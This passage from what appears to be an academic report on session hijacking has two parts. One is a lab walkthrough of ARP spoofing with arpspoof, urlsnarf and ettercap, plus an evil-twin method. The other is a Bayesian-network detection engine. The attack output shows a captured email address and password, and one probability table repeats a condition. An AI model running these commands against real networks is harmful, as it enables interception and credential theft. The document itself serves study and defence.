APR posing or ARP Spoofing attack is defined as an attack on the local network that Sends malicious ARP packets to the default gateway of the local wireless network to change the pairing of IP to MAC address table of the network. To do that we are going to run a command as follows:




root@kali: /etc/sslstrip-0.9.2/src/sslstrip
File Actions Edit View Help

```
/home/taha/.zshrc:258: parse error near `VIRTUALENVWRAPPER_PY ... '
zsh: corrupt history file /home/taha/.zsh_history
┌──(taha㉿kali)-[/etc/sslstrip-0.9.2/src/sslstrip]
└─$ sudo su
[sudo] password for taha:
┌──(root㉿kali)-[/etc/sslstrip-0.9.2/src/sslstrip]
└─# arpspoof -i eth0 -t 192.168.1.41  192.168.1.1
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
f8:28:19:c5:2d:9 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at f8:28:19:c5:2d:9
```

Figure 4.8. ARP spoofing attack.

After the command is executed, the process will begin by sending the malicious ARP packets to the target machine as shown in Figure.4.8 and the process will be left to work.

Now everything is set up and installed, the attack on the target machine will take place. Supposing that the target machine is browsing a site that works with HTTPS protocol, the sensitive data that is sent between the client and the server is carried out and completely safe as shown in Figure 4.9.



1 step remaining...

Activate your account by clicking the link we sent to taha.geroun@gmail.com.


In case you can't find the activation email, please check your junk/spam folder

Go to your mail inbox

Continue Learning

Figure 4.9. Before attack.

Now we're going to start attacking the attacker's machine using the Urlsnarf tool by executing the next command.



root@kali: /etc/sslstrip-0.9.2/src/sslstrip
File Actions Edit View Help

```
┌──(root㉿kali)-[/etc/sslstrip-0.9.2/src/sslstrip]
└─# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.42 - - [03/May/2022:22:34:21 -0400] "GET http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh
YXjzkCEAqvpsXKY8RRQeo74ffHUxc%3D HTTP/1.1" - - "-" "Microsoft-CryptoAPI/10.0"
```

Figure 4.10. URL sniffing.

This command will sniff the packets sent from the victim's machine; we will show all the URLs that the victim visited using his browser as shown in Figure 4.10.

We will go to the last step of sniffing, which is to show the data entered by the victim to the website that the user is browsing by using the Ettercap 0.8.3.1 tool. These sessions contain the username, password, and other sensitive data, so we do the next thing in a new terminal. a command is given below.




```
┌──(root㉿kali)-[/etc/ettercap]
└─# ettercap -T -q -i eth0

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> F8:28:19:C5:2D:09
          192.168.1.54/255.255.255.0
          fe80::ea49:d078:f82:77bf/64

Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

2 hosts added to the hosts list...
Starting Unified sniffing...
```

Figure 4.11. Monitoring traffic.

After running the command, the terminal will display the user input details in plain text. The website browsing by the user looks like what is given in Figure 4.11.


Because the secured HTTPS protocol is not used for browsing, the browsing and login procedure is not encrypted, as can be seen in the URL. In other words, the victim has been directed from the HTTPS protocol to the unencrypted HTTP protocol.

Our attack appears to be successful since we input the username admin and password 123456789 on the login window. The username is admin, and the password is hidden, as we can see in the website's login panel. When the victim clicks the login button, the website sends the victim's username and password to the server, which allows them to log in and start the session. Now we'll see how the attacker views that.



```
2 host added to the hosts list...
Started Unified snifing...

Text only inteface activated...
Hit 'h' for Inline help

DHCP: [192.168.1.1] ACK 0.0.0.0 255.255.255.0 GW 192.168.1.1 DNS
192.168.1.1 "localdomin"
HTTP : 35.201.104.224:80 -> USER:taha.geroun@gmail.com Pass:
taha123456 INFO: http:programs.edraak.org.en/login.php/usjds
m4duowsa202x78&&local=us&lang=en&sitedomain=manage
```

Figure 4.12. Stolen username and password.



Sign in to your account

Do not have an account yet? Register

Email

taha.geroun@gmail.com

Figure 4.13. After attack redirecting to HTTP.

In Figure 4.13, we can see user data, username, password clearly, and a lot of browser information without any encryption. We even got an ID session that was given to the user. So, we can say that our attack succeeded in obtaining the session and other sensitive victim data.

Now the attacker begins to impersonate the session and act as a regular user.

4.4. Other Forms Of Session Hijacking

There are other methods used in Man-in-the-middle attacks to make session hijacking a success, including:

Evil twin - The user makes a similar version of the wireless network that enables him to intercept the process of communication between the victim and the Internet and obtain network data by deception the victim that he enters his actual network.

So, in the next section of the simulation, we're going to clarify the Evil Twin attack.

4.4.1. Evil twin attack

Evil Twin attack is a malicious attack based on creating a fake hotspot from the original Wi-Fi network, so it appears to be normal but is intended to eavesdrop on wireless communications after obtaining the name and password of the network.

This type of attack can be used to steal users' passwords or rather those connected to the same network either by monitoring their communications or by phishing, which includes creating a phishing website and pushing callers to access it.

4.4.2. Evil twin attack methodology

The attacker intrudes on internet traffic using a fake wireless access point after targeting the main access point and making it not work. After this process, the attacker moves on to the second stage in which he tries to push users to log in to his server and then knowingly enters sensitive information such as usernames and passwords that directly reach the attacker without the victim's knowledge.

When the user or victim logs into their bank account, email, or any website that does not rely on the secure HTTP protocol, the attacker intercepts the transaction where he is an intermediary between the victim and the access point, enabling him to access all unencrypted information and data.

In general, the method of attack can therefore be explained as follows:

- A fake access point with the same name as the original network is set up.
- The attacker uses the program which is usually (Wi-Fi Slacks) to disable data from the original network, so it doesn't work as efficiently as usual.
- After the original network crashes, the attacker shows a message telling victims that the network is temporarily unavailable to sign out and try to reenter.
- The fake network intrudes on the original one, forcing the victims to enter the login data into the fictitious network in the belief that it is the original one.

- The data entered by the victim reaches directly to the attacker's device, which he records, and then terminates the program, and with it, the fake network ends, and the original one returns to work.
- The attacker connects to the original network, which has obtained all its data with the help of the fake network and the victim himself, and then begins the process of monitoring the traffic data after he has positioned himself as an intermediary between the victims and the access point.

Usually, this step starts before the hijacking of sessions when the wireless information is not available to the attacker.

5. IMPELEMTION, RESULTS AND PREVENTIONS

5.1. Implementation

In this section, we used machine learning technology to develop a system to detect the possibility of session hijacking by Bayesian Belief Networks. The machine learning model is based on creating a network of variables that we obtained from the dataset for the states of a session in a given period, then evaluating the probabilities and obtaining a prediction of the extent to which the session was hijacking or not. We also have developed a PHP framework to manage the session on the server side. It started from the process of establishing the session and then encrypting it and managing the life time of the session. In addition to securing page navigation through HTTP protocol, secure header and ending with a scan CSS fingerprint.

5.2. Machine Learning Model For Detection Session Hijacking

In this section, we present a model based on the mechanism of machine learning in the BBN networks by entering the data of the session status in one of the web applications and processing it, and expecting the possibility of being hijacked.

5.2.1. Bayesian belief networks (BBN)

It is a graphical representation of the different probability relationships between a group of nodes representing random variables. These contracts may be independent or dependent on each other by conditional dependent. It depends on probability to get a certain prediction. The relationship between the node and the parent generates conditional probability P(Node/Parent) in BBN networks.

In BBN, the main goal is to build a network topology that illustrates the interdependence of nodes with each other and their dependence on each other's probabilities [7]. The construction of the network can be done in one of two ways using expert knowledge [8] and construction using automatic learning [9].

5.2.2. Probabilistic graphical models

A probabilistic graphical model (PGM) is a probability model represented by a network graph.

Each node in the graph represents a specific variable and the edge represents the relationship between each node and the other and the extent of the dependence of the nodes.

- Nodes: a variable in a graphical model.
- Edges: Relationships between variables in a graphical model.




Figure 5.1. Example of a simple bayesian network.

Using the above, we can state the relationship between variables (nodes):

- Independence: A and B are independent of each other. A and B do not depend on C and the occurrence of C is not necessary to affect the B and A and vice versa.
- Dependence: C is dependent on B since B is the parent of C. This relationship can be written as a conditional probability: P(C|B). C is also dependent on A.
- Conditional Independence: C is considered conditionally independent of A. This is because as soon as we know whether event B has happened, A becomes irrelevant from the perspective of C. In other words, the following is true: P(C|B,A) = P(C|B).

5.2.3. Equations and probability distribution

If we assume that B depends on A the Conditional Probability of event B is the probability that event B will occur given that another event A has already occurred. In simple terms, P (B | A) is the probability of event B occurring, given that event, A occurs.

$$P(B/A) \;=\; P\;(A\;and\;B)\;/\;P(A) \tag{5.1}$$

Figure 5.2. shows event C is the probability that C will occur given that another event B and A have already occurred.

$$\mathrm{P}\;(\mathrm{A},\mathrm{B},\mathrm{C}) \;=\; \mathrm{P}\;(\mathrm{C}|\mathrm{A},\mathrm{B}).\,\mathrm{P}(\mathrm{A}).\,\mathrm{P}(\mathrm{B}) \tag{5.2}$$

5.2.4. Session hijacking detection engine

We developed a session management system in a web application and simulated a specific session within a period to obtain a dataset as data that can be worked on, then we included this data in the tracking system and assessed the possibility of being stolen.




Probabilities Update
Session Event History data
Dataset
Model feeder
Feeds
Bayesian Network based Detection Model
Attack Models
Session Hijacking Detection Engine
Decision

Figure 5.2. Session hijacking detection engine.




```
1.import Bbn
2.Insert Dataset[]
3.Create Nodes[]
4.initial Nodes[].probalities
5.for 1 to Nodes.length do
    //calculate probability
  Probe(Nodes[i],Child,Parent1,Parent2,...)

6.bbn.add(Nodes[])
7.Create bbn Network
8.bbn.engine() //run the detection function
9.Print(Results)
```

Figure 5.3. SHDE algorithm.

Session dataset

The data contains the necessary data in the session array such as an event, date, session ID, browser type, Lifetime, and other important data such as changing IP, browser and redirecting the protocol.



evnt_dt	Event	geo_cntry	sessn_id	visitor_id	devc_nam	browser_t	traffic_sou	ip	life_time	httpredire	browserch	ipchange	h
2/2/2023	Click	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	20	0	0	0	
2/2/2023	Impressio	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	23	0	0	0	
2/2/2023	Click	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	25	0	0	0	
2/2/2023	Click	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	27	0	0	0	
2/2/2023	Impressio	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	31	0	0	0	
2/2/2023	Impressio	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	32	0	0	0	
2/2/2023	Click	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	35	0	0	0	
2/2/2023	Click	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	36	0	0	0	
2/2/2023	Click	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	39	0	0	0	
2/2/2023	Click	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	41	1	0	0	
2/2/2023	Click	France	zxio19171	813gc9f07	Generic W	Firefox	mpp0dew	141.148.92.11	45	0	0	0	

Figure 5.4. Session dataset.

Directed acyclic graph (DAG)

To build a BBN based on the dataset, the main variables that will be placed as nodes in the DAG diagram are changing the IP, browser, redirecting the HTTP protocol, and the lifetime of the session as in Figure 5.5.





Figure 5.5. Directed acyclic graph (DAG).

The state of the browser and IP is not dependent on others while the protocol redirection depends on both. On the other hand, the lifetime of the session does not depend on either of them and in the end, the decision of the session, if it has been hacked, depends on the redirection of the protocol and the duration of its life.

Conditional probability table (CPT)

CPT It is a set of probabilities that are calculated from the dataset initially based on the values listed there and then updated for each node based on the nodes on which it depends and the correlation of each node to the other according to the probability equations shown in Figure 5.6.



P(B)

Yes	No	browser change
0,62	0,38	

P(I)

IP change	Yes	No
	0,6	0,4

P(H/B,I)

	Yes	No	HTTP redirection
brows =Yes && Ipch=Yes	0,58	0,42	
brows =Yes && Ipch=No	0,02	0,98	
brows =No && Ipch=Yes	0,02	0,98	
brows =No && Ipch=No	0,1	0,9	

P(L)

life time	>100 M	<100 M
	0,4	0,6

P(S/H,L)

	On	Off	Session Hijacking
HTTP Red =Yes && ltime >100	0,32	0,68	
HTTP Red =Yes && ltime <100	0,28	0,72	
HTTP Red =No && ltime <100	0,08	0,92	
HTTP Red =No && ltime <100	0,3	0,7	


Figure 5.6. Conditional probability table.

Each node may carry two or more possibilities depending on its situation, and the attack is categorized into four different levels based on the probability of each node occurring.

Results

The results of the prediction appear to us based on the session data included in the dataset, if there is a possibility that the session will be hijacked, and accordingly, the precautionary measure is to end this session and regenerate it.

Figure 5.7 shows the results of the detection engine indicating that this session is more likely not to be hacked. Variables such as HTTP protocol redirection and session lifetime directly affect the decision.



```
1|ipch|1,0
1=1|0.60000
1=0|0.40000
2|rhttp|1,0
2=1|0.22832
2=0|0.77168
0|brows|0,1
0=0|0.58000
0=1|0.42000
3|ltime|1,0
3=1|0.40000
3=0|0.60000
4|hk|on,off
4=on|0.23118
4=off|0.76882
```

Figure 5.7. Detection engine results.

5.3. A PHP Framework For Managing Session

GARTA Framework is a model that we developed in PHP to test the session security and enhance its protection by carrying out some tests on it. As shown in Figure 5.8.

